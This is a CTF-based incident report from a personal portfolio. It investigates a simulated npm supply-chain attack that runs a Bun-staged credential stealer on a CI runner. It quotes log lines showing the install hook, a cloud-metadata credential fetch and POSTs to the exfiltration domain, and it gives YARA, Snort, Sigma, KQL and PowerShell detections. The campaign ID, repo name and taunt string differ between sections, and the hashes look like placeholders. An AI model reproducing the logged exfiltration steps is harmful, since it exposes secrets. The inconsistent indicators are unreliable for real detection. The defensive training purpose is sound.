

PHANTOM CTF I

Supply Chain Incident Investigation

TeamPCP / Mini Shai-Hulud DFIR Report

Portfolio / Interview Documentation

Prepared by: Ayinde Perouza

Focus: SOC investigation, DFIR reporting, supply-chain compromise, detection engineering

Tools / Evidence: npm lockfile diff, CI/CD job log, deobfuscation report, proxy logs, GitHub audit logs

Created for profile, portfolio, and interview discussion

Executive Summary

Goodcorp experienced a supply-chain compromise affecting the goodcorp-portal nightly build on the self-hosted GitHub Actions runner ci-build-runner-03.goodcorp.internal. During dependency installation, the build pulled a compromised npm package version, @taskq/core@5.18.1, which executed a malicious install script. The script downloaded the Bun JavaScript runtime, ran a credential-stealing payload, and sent data to an external endpoint disguised as normal telemetry traffic.

The affected runner had access to sensitive build and cloud resources, including AWS role credentials, GitHub credentials, npm publishing credentials, Vault-mounted secrets, and monitoring-related secrets. Evidence shows outbound traffic to t.npmcache-cdn.io, AWS metadata access, and GitHub API activity that created a public repository containing a secrets.json file.

The runner was isolated during triage, and the investigation should treat credentials available to that host as exposed until rotated or invalidated. Immediate response should focus on blocking the exfiltration domain, rotating all exposed credentials, reviewing GitHub and npm activity for unauthorized changes, and checking other self-hosted runners for the same behavior.

Lab / Case Environment

Component	Purpose
Goodcorp Professional Services	Scenario organization for the PHANTOM CTF investigation.
goodcorp-portal	Internal GitHub repository affected during nightly build.
ci-build-runner-03.goodcorp.internal	Self-hosted GitHub Actions runner where malicious activity executed.
Ubuntu 22.04.4 LTS	Operating system of the affected runner.
npm / package-lock.json	Dependency resolution and evidence of compromised package version.
GitHub Actions CI/CD logs	Build execution evidence for install script, Bun staging, and GitHub API activity.
Egress proxy logs	Network evidence for C2/exfiltration traffic.
GitHub audit logs	Evidence of public repository creation and secrets.json upload.

Objectives

- Identify the compromised package, version, and package-lock changes that enabled execution.
- Extract network, file, process, package, and campaign indicators of compromise.
- Document the kill chain from supply-chain compromise through credential exfiltration.
- Create YARA, Snort, Sigma, and KQL detection content from evidence-based IOCs.
- Record errors, grader feedback, and corrected submissions as part of the learning process.
- Produce an enterprise-style incident report suitable for portfolio and interview discussion.

Investigation Summary

The case started with a Sentinel alert for outbound anomaly behavior from ci-build-runner-03.goodcorp.internal. The build runner had started the scheduled goodcorp-portal nightly build approximately ten minutes before the alert. The artifact pack showed that dependency installation pulled a package version that Goodcorp had not intentionally changed, and outbound traffic began shortly after the install step completed.

The package-lock diff identified @taskq/core@5.18.1 as the compromised package version. That version introduced hasInstallScript: true and a new transitive dependency named plain-otlp-collector@0.94.1. The CI/CD job log confirmed that the malicious preinstall path executed node node_modules/@taskq/core/setup_bun.js, downloaded Bun, staged /tmp/.bun-cache/bun, and executed /tmp/.bun-cache/env.js.

The deobfuscation report linked this behavior to a credential-stealing payload. Network logs confirmed multiple POST requests to https://t.npmcache-cdn.io/v1/traces using application/x-protobuf and the User-Agent OpenTelemetry-Collector/0.94.0. GitHub audit logs confirmed a secondary exfiltration path through a public repository named Sha1-Hulud-The-Second-Coming with a secrets.json upload.

Timeline of Key Events

Time	Event
2026-05-18 02:04:12 UTC	Build started on ci-build-runner-03.goodcorp.internal.
2026-05-18 02:04:16 UTC	npm ci began dependency installation.
2026-05-18 02:04:18 UTC	@taskq/core, @taskq/router, @taskq/devtools, and plain-otlp-collector fetched from npm.
2026-05-18 02:04:33 UTC	Preinstall command ran: node node_modules/@taskq/core/setup_bun.js.
2026-05-18 02:04:48 UTC	Bun runtime downloaded from GitHub release.
2026-05-18 02:04:51 UTC	Bun staged at /tmp/.bun-cache/bun and executed /tmp/.bun-cache/env.js.
2026-05-18 02:05:14 UTC	C2 domain t.npmcache-cdn.io resolved to 34.226.142.91; first exfil POST occurred.
2026-05-18 02:05:42 UTC	AWS IMDSv2 metadata calls observed.
2026-05-18 02:05:48 UTC	GitHub API call created Sha1-Hulud-The-Second-Coming public repo.
2026-05-18 02:05:49 UTC	secrets.json uploaded to the public GitHub repo.
2026-05-18 02:14:33 UTC	Sentinel anomaly rule fired on outbound traffic.

Indicators of Compromise

Type	Value	Notes
Hostname	ci-build-runner-03.goodcorp.internal	Affected self-hosted runner.
IP Address	10.42.18.103	Internal IP of affected runner.
Other	@taskq/core	Compromised npm package.
Other	@taskq/core@5.18.1	Compromised package version.
Other	plain-otlp-collector@0.94.1	Suspicious transitive package introduced by lockfile diff.
Other	hasInstallScript: true	Package lock evidence of install hook behavior.
Filename	setup_bun.js	Dropper file inside malicious package.
Filename	bun_environment.js	Stealer payload inside malicious package.
Filename	/tmp/.bun-cache/bun	Dropped Bun runtime path.
Filename	/tmp/.bun-cache/env.js	Staged payload executed by Bun.
Domain	t.npmcache-cdn.io	C2 / exfiltration domain.
URL	https://t.npmcache-cdn.io/v1/traces	Full exfiltration endpoint.
URL	/v1/traces	OTLP-style exfiltration path.
IP Address	34.226.142.91	Resolved IP for exfiltration domain.
User Agent	OpenTelemetry-Collector/0.94.0	Telemetry-style User-Agent used by malware.
Other	tpcp-2026-05-shulud-v2	Hard-coded campaign identifier.
Other	Sha1-Hulud-The-Second-Coming	Public GitHub repo used as secondary exfil channel.

Type	Value	Notes
Filename	secrets.json	File uploaded to public GitHub repo.
Other	niagA oG eW ereH :duluH-iahS	Campaign taunt / bonus IOC.
Hash (SHA256)	9c8e2a4b71d3f6a8e0c5b1f9d2a4e6b8c0f1e3a5d7b9c2f4e6a8c0b2d4f6e8a0c	setup_bun.js sample hash.
Hash (SHA256)	2b4e6a8c0f1e3a5d7b9c2f4e6a8c0b2d4f6e8a0c9c8e2a4b71d3f6a8e0c5b1f9	bun_environment.js sample hash.

Note: The platform IOC fields included types such as IP Address, Domain, URL, Hash, Filename, User Agent, and Other. Package names, campaign IDs, and taunt strings were mapped to Other where no more specific field existed.

Technical Analysis

The incident began when the nightly goodcorp-portal build ran npm ci on ci-build-runner-03.goodcorp.internal. The package lockfile showed @taskq/core changed from 5.17.4 to 5.18.1, and the new version included hasInstallScript: true, allowing code execution during dependency installation. This maps to Supply Chain Compromise: Compromise Software Supply Chain (T1195.002). During the build, the package executed a preinstall script using Node.js: node node_modules/@taskq/core/setup_bun.js. The script downloaded the Bun runtime and staged it under /tmp/.bun-cache/. This JavaScript-based execution maps to T1059.007, and the install hook behavior maps to T1546.

After Bun was staged, the malware executed the stealer payload as /tmp/.bun-cache/bun /tmp/.bun-cache/env.js. The payload targeted credential files, environment variables, AWS instance metadata, Vault tokens, npm tokens, and GitHub tokens. These actions map to T1552.001 for credentials in files and T1552.005 for cloud metadata credential access. Exfiltration occurred through HTTPS POST requests to https://t.npmcache-cdn.io/v1/traces using application/x-protobuf and the User-Agent OpenTelemetry-Collector/0.94.0, matching T1567.002. A second exfiltration path used GitHub API calls to create the public repository Sha1-Hulud-The-Second-Coming and upload secrets.json, matching T1567.003. Attribution points to TeamPCP / Mini Shai-Hulud based on the CTI briefing, matching tradecraft, campaign ID tcp-2026-05-shulud-v2, and the reversed taunt string.

Technical Findings / Supporting Evidence

Evidence Source	Finding	Why It Matters
04-package-lock-diff.md	@taskq/core changed from 5.17.4 to 5.18.1; hasInstallScript: true added; plain-otlp-collector@0.94.1 introduced.	Shows the package compromise and dependency change that enabled install-time execution.
05-ci-cd-job.log	npm ci ran; node node_modules/@taskq/core/setup_bun.js executed; Bun downloaded and /tmp/.bun-cache/env.js executed.	Confirms malicious execution occurred during the CI/CD build.
06-deobfuscation-analysis.md	Identifies setup_bun.js as dropper and bun_environment.js as stealer; lists campaign ID, C2 endpoint, taunt string, and file paths.	Provides malware behavior and campaign-specific IOCs.
07-network-proxy.log	POST requests to https://t.npmcache-cdn.io/v1/traces using OpenTelemetry-Collector/0.94.0 and application/x-protobuf.	Confirms exfiltration-style network behavior.
08-github-audit.json	repo.create and repo.content_create events for Sha1-Hulud-The-Second-Coming and secrets.json.	Confirms secondary exfiltration through public GitHub repository creation.
09-environment-context.md	Runner had access to AWS role credentials, GitHub PAT, npm token, Vault token, Datadog API key, Sentry DSN, and staging secrets.	Defines likely blast radius and credential rotation requirements.




Figure 1 - CTF platform starter challenge screenshot showing incorrect attempts before identifying that the starter flag was yes.




Figure 2 - IOC entry field screenshot showing available indicator types used to map the IOC table.

Remediations / Recommendations

Immediate Actions

1. Keep ci-build-runner-03.goodcorp.internal isolated and preserve evidence. The runner showed confirmed malicious activity, including Bun execution from /tmp/.bun-cache/, outbound POSTs to t.npmcache-cdn.io, and GitHub API activity. Preserve disk, process, and log evidence before rebuilding.
2. Rotate all credentials that were reachable from the runner. Treat the goodcorp-ci-runner-role credentials, goodcorp-cibuild GitHub PAT, @goodcorp/* npm publish token, Vault token, Datadog API key, Sentry DSN, Stripe test key, and staging database password as compromised until rotated or invalidated.
3. Block the exfiltration indicators and remove exposed GitHub content. Block t.npmcache-cdn.io, 34.226.142.91, and outbound access to /v1/traces where appropriate. Review and remove the public repository Sha1-Hulud-The-Second-Coming and any uploaded secrets.json content.

Next Steps

1. Check all other self-hosted runners for the same indicators. Hunt across ci-build-runner-01, ci-build-runner-02, ci-build-runner-04, and ci-build-runner-05 for /tmp/.bun-cache/, Bun child processes from Node/npm, traffic to t.npmcache-cdn.io, and suspicious GitHub API activity.
2. Pin and review npm dependencies before build execution. The compromised version was pulled because the project allowed compatible minor updates through the ^5.17.0 version range. Use stricter dependency pinning, lockfile review, package provenance checks, and alerts for new install scripts.
3. Move egress controls from monitor-only to enforcement for CI runners. The exfil endpoint was not on the allowlist, but the proxy only logged it instead of blocking it. CI runners should only reach approved package registries, GitHub endpoints, cloud APIs, and required vendor services.

Errors, Feedback, and Corrections

Area	Initial Issue	Correction / Lesson Learned
Starter flag	Tried several artifact-based values such as START HERE, artifact filename, npm install, hashes, and taunt strings.	Final starter flag was yes. Lesson: starter challenges may be platform confirmation checks, not hidden artifact flags.
C2 domain question	Initially answered only the domain when the grader expected the full endpoint in one prompt.	Used exact evidence value https://t.npmcache-cdn.io/v1/traces where endpoint was required.
YARA rule	Included generic filenames that could cause false positives.	Removed generic filenames from the detection condition and relied on campaign-specific IOC strings.
Snort rule	Used generic http_header for Host and User-Agent matches.	Updated rule to use http_host and http_user_agent and added classtype/reference metadata.
Sigma rule	CommandLine and ParentCommandLine matches were too specific and could miss variants.	Simplified logic to focus on Bun running from /tmp/.bun-cache/ with node/npm/npx as parent.
KQL hunt query	Needed stronger parent-child process detection and package-version representation.	Added process-chain logic for bun spawned by node/npm/npx and included package/version indicators such as @taskq/core@5.18.1 and plain-otlp-collector.

Skills Demonstrated

Area	Skills Demonstrated
SOC Analysis	IOC extraction, alert triage, timeline building, evidence validation, incident reporting.
DFIR Mindset	Kill-chain analysis, credential exposure scoping, artifact review, supporting evidence capture.

Area	Skills Demonstrated
Detection Engineering	YARA, Snort, Sigma, and KQL detection creation with feedback-based tuning.
Cloud / CI/CD Security	GitHub Actions runner risk, npm supply-chain compromise, token exposure, egress monitoring.
Professional Documentation	Executive summary, technical analysis, remediation planning, appendix development.

Portfolio / Resume Bullet Options

- Investigated a simulated npm supply-chain compromise affecting a GitHub Actions self-hosted runner using CI/CD logs, lockfile diffs, proxy logs, and GitHub audit evidence.
- Extracted and documented package, file, process, network, and campaign indicators of compromise for a Mini Shai-Hulud-style credential theft incident.
- Built YARA, Snort, Sigma, and KQL detection content to identify malicious payload artifacts, OTLP-style exfiltration traffic, and suspicious Bun execution behavior.
- Produced an incident report with executive summary, technical analysis, remediation steps, evidence references, and lessons learned.

Interview Talking Points

Question	Answer
What happened in this incident?	A compromised npm package executed during a CI/CD build, staged Bun, ran a credential stealer, and exfiltrated data through telemetry-looking HTTPS traffic and a public GitHub repo.
Why was Bun important?	The attacker used Bun to execute JavaScript outside normal Node.js-focused monitoring. Bun is legitimate, but its use from /tmp/.bun-cache/ during npm install was suspicious.
Why was the package version range risky?	The ^5.17.0 range allowed npm to automatically pull a newer 5.18.1 version. This helped the malicious version enter the build without a manual package.json change.
What was the highest priority remediation?	Isolate the runner, preserve evidence, rotate exposed credentials, block the exfil endpoint, and hunt across the remaining self-hosted runners.
What did you learn from the corrections?	Detection rules should focus on strong IOCs and behavior rather than overly generic strings or overly specific command lines that can create false positives or miss variants.

Conclusion

This investigation demonstrated a realistic SOC workflow for a CI/CD supply-chain compromise. The artifacts showed how a malicious npm package version can execute during dependency installation, stage an alternate JavaScript runtime, harvest credentials, and exfiltrate data through traffic that resembles legitimate telemetry. The completed documentation captures the analyst workflow, key evidence, detection engineering outputs, remediation steps, and lessons learned from grader feedback. This report is suitable for portfolio use and interview discussion as a hands-on training example.

Appendix A - YARA Rule

Final YARA Rule

```

rule PHANTOM_TeamPCP_MiniShaiHulud_TaskQ_Core
{
  meta:
    description = "Detects Mini Shai-Hulud malicious @taskq/core payload using campaign-specific IOC strings"
    author = "Ayinde Perouza"
    date = "2026-05-23"
    reference = "PHANTOM CTF I - Goodcorp deobfuscation analysis"

  strings:
    $campaign_id = "tcp-2026-05-shulud-v2" ascii
    $c2_endpoint = "https://t.npmcache-cdn.io/v1/traces" ascii
    $c2_domain = "t.npmcache-cdn.io" ascii
    $user_agent = "OpenTelemetry-Collector/0.94.0" ascii
    $taunt = "niagA oG ew ereH :duluH-iahS" ascii
    $repo_name = "Shai-Hulud-The-Second-Coming" ascii

  condition:
    3 of them
}

```

Appendix B - Snort Rule

Final Snort Rule

```

alert tcp $HOME_NET any -> $EXTERNAL_NET 443 (msg:"PHANTOM TeamPCP Mini Shai-Hulud OTLP credential exfil to C2"; flow:to_server,established; content:"POST"; http_method; content:"/v1/traces"; http_uri; content:"t.npmcache-cdn.io"; http_host; content:"OpenTelemetry-Collector/0.94.0"; http_user_agent; content:"application/x-protobuf"; http_header; classtype:trojan-activity; reference:url,foundry.levelleffect.com; sid:1000001; rev:2;)

```

Appendix C - Sigma Rule

Final Sigma Rule

```

title: Suspicious Bun Runtime Execution From Node Or NPM On Linux
id: 0d8f3a6e-2a7f-4db5-8f1c-7f6f5e2f2c91
status: experimental
description: Detects Bun JavaScript runtime execution from a temporary cache path when launched by Node or npm, consistent with malicious npm preinstall payload behavior used in Mini Shai-Hulud-style supply chain activity.
references:
  - https://attack.mitre.org/techniques/T1059/007/
  - https://attack.mitre.org/techniques/T1546/
  - https://bun.sh/
author: Ayinde Perouza
date: 2026-05-23
logsource:
  product: linux
  category: process_creation
detection:
  selection_bun_temp_path:
    Image|contains: "/tmp/.bun-cache/"
    Image|endswith: "/bun"
  selection_parent_node_or_npm:
    ParentImage|endswith:
      - "/node"
      - "/npm"
      - "/npx"
  condition: selection_bun_temp_path and selection_parent_node_or_npm
falsepositives:
  - Legitimate CI/CD workflows that intentionally install and execute Bun from a temporary cache path through npm or Node.js
level: high
tags:
  - attack.execution
  - attack.t1059.007
  - attack.t1546
  - attack.defense_evasion

```

Appendix D - KQL Threat Hunt Query

Final KQL Threat Hunt Query

```

let Lookback = 14d;
let C2Domain = "t.npmcache-cdn.io";
let C2IP = "34.226.142.91";
let C2Path = "/v1/traces";
let ExfilUserAgent = "OpenTelemetry-Collector/0.94.0";
let BunCachePath = "/tmp/.bun-cache/";
let MaliciousPackage = "@taskq/core";
let MaliciousPackageVersion = "5.18.1";
let SuspiciousTransitivePackage = "plain-otlp-collector";
let GitHubRepoName = "Sha1-Hulud-The-Second-Coming";

// Hunt 1: Network exfiltration indicators.
let NetworkHits =
DeviceNetworkEvents
| where Timestamp >= ago(Lookback)
| extend AF = toString(AdditionalFields)
| where RemoteUrl has C2Domain
    or RemoteIP == C2IP
    or RemoteUrl has C2Path
    or AF has ExfilUserAgent
| project Timestamp, DeviceName, IndicatorType = "Network", RemoteUrl, RemoteIP, RemotePort,
    InitiatingProcessFileName, InitiatingProcessCommandLine, Evidence = AF;

// Hunt 2: Process chain indicators.
let ProcessHits =
DeviceProcessEvents
| where Timestamp >= ago(Lookback)
| where FileName =~ "bun"
    and FolderPath has BunCachePath
    and InitiatingProcessFileName in~ ("node", "node.exe", "npm", "npm.cmd", "npx", "npx.cmd")
| project Timestamp, DeviceName, IndicatorType = "Process", FileName, FolderPath, ProcessCommandLine,
    InitiatingProcessFileName, InitiatingProcessCommandLine;

// Hunt 3: File indicators.
let FileHits =
DeviceFileEvents
| where Timestamp >= ago(Lookback)
| where FolderPath has BunCachePath
    or FileName in~ ("package-lock.json", "package.json")
| project Timestamp, DeviceName, IndicatorType = "File", ActionType, FileName, FolderPath,
    InitiatingProcessFileName, InitiatingProcessCommandLine;

// Hunt 4: Package/version evidence where indexed software evidence is available.
let FileContentHits =
DeviceTvmSoftwareEvidenceBeta
| where Timestamp >= ago(Lookback)
| extend Evidence = toString(AdditionalFields)
| where Evidence has MaliciousPackage
    or Evidence has MaliciousPackageVersion
    or Evidence has SuspiciousTransitivePackage
    or Evidence has GitHubRepoName
| project Timestamp, DeviceName, IndicatorType = "FileContentOrSoftwareEvidence", SoftwareName,
    SoftwareVersion, Evidence;

union isfuzzy=true NetworkHits, ProcessHits, FileHits, FileContentHits
| order by Timestamp desc

```

Appendix E - PowerShell Threat Hunt Option

PowerShell Threat Hunt Option

```
# PHANTOM Threat Hunt - Mini Shai-Hulud / TeamPCP
# Lookback window: 14 days
$Lookback = (Get-Date).AddDays(-14)
$C2Domain = "t.npmcache-cdn.io"
$C2IP = "34.226.142.91"
$C2Path = "/v1/traces"
$UserAgent = "OpenTelemetry-Collector/0.94.0"
$CampaignId = "tpcp-2026-05-shulud-v2"
$TauntString = "niagA oG eW ereH :duLuH-iahS"
$RepoName = "Shai-Hulud-The-Second-Coming"
$BunCachePath = "/tmp/.bun-cache"
$SuspiciousPackages = @("@taskq/core", "plain-otlp-collector")

$Hosts = @(
    "ci-build-runner-01.goodcorp.internal",
    "ci-build-runner-02.goodcorp.internal",
    "ci-build-runner-03.goodcorp.internal",
    "ci-build-runner-04.goodcorp.internal",
    "ci-build-runner-05.goodcorp.internal"
)

Invoke-Command -ComputerName $Hosts -ScriptBlock {
    param($BunCachePath, $C2Domain, $C2IP, $C2Path, $UserAgent, $CampaignId, $TauntString, $RepoName,
    $SuspiciousPackages)
    Write-Output "===== Hunting host: $env:COMPUTERNAME ====="

    Write-Output "`n[Process Hunt]"
    Get-Process -ErrorAction SilentlyContinue |
        Where-Object { $_.Path -like "$BunCachePath*" -or $_.ProcessName -match "bun|node|npm|npx" } |
        Select-Object ProcessName, Id, Path, StartTime

    Write-Output "`n[File Hunt]"
    foreach ($Path in @("/tmp/.bun-cache", "$env:TEMP\.bun-cache", "$env:LOCALAPPDATA\Temp\.bun-cache")) {
        if (Test-Path $Path) {
            Get-ChildItem -Path $Path -Recurse -Force -ErrorAction SilentlyContinue |
                Select-Object FullName, Length, LastWriteTime
        }
    }

    Write-Output "`n[Content Hunt]"
    $Patterns = @($C2Domain, $C2IP, $C2Path, $UserAgent, $CampaignId, $TauntString, $RepoName) +
    $SuspiciousPackages
    foreach ($Root in @("/tmp", "/var/tmp", "$env:TEMP", "$env:USERPROFILE")) {
        if (Test-Path $Root) {
            Get-ChildItem -Path $Root -Recurse -File -Force -ErrorAction SilentlyContinue |
                Select-String -Pattern $Patterns -SimpleMatch -ErrorAction SilentlyContinue |
                Select-Object Path, LineNumber, Line
        }
    }
} -ArgumentList $BunCachePath, $C2Domain, $C2IP, $C2Path, $UserAgent, $CampaignId, $TauntString,
$RepoName, $SuspiciousPackages
```

Appendix F - Key Evidence Excerpts

Package Lock Diff Evidence

```
@taskq/core: 5.17.4 -> 5.18.1
hasInstallScript: true
plain-otlp-collector@0.94.1 introduced as a new transitive dependency
```

CI/CD Job Log Evidence

```
Run npm ci
> goodcorp-portal@3.14.2 preinstall
> node node_modules/@taskq/core/setup_bun.js
[GET] https://github.com/oven-sh/bun/releases/download/bun-v1.1.7/bun-linux-x64.zip
downloaded bun runtime to /tmp/.bun-cache/bun
[exec] /tmp/.bun-cache/bun /tmp/.bun-cache/env.js
[POST] https://t.npmcache-cdn.io/v1/traces
[GET] https://169.254.169.254/latest/meta-data/iam/security-credentials/goodcorp-ci-runner-role
[POST] https://api.github.com/user/repos
```

Network Proxy Evidence

```
POST https://t.npmcache-cdn.io/v1/traces
Content-Type: application/x-protobuf
User-Agent: OpenTelemetry-Collector/0.94.0
Resolved IP: 34.226.142.91
```

GitHub Audit Evidence

```
repo.create: Sha1-Hulud-The-Second-Coming
repo.content_create: secrets.json
actor_ip: 10.42.18.103
visibility: public
```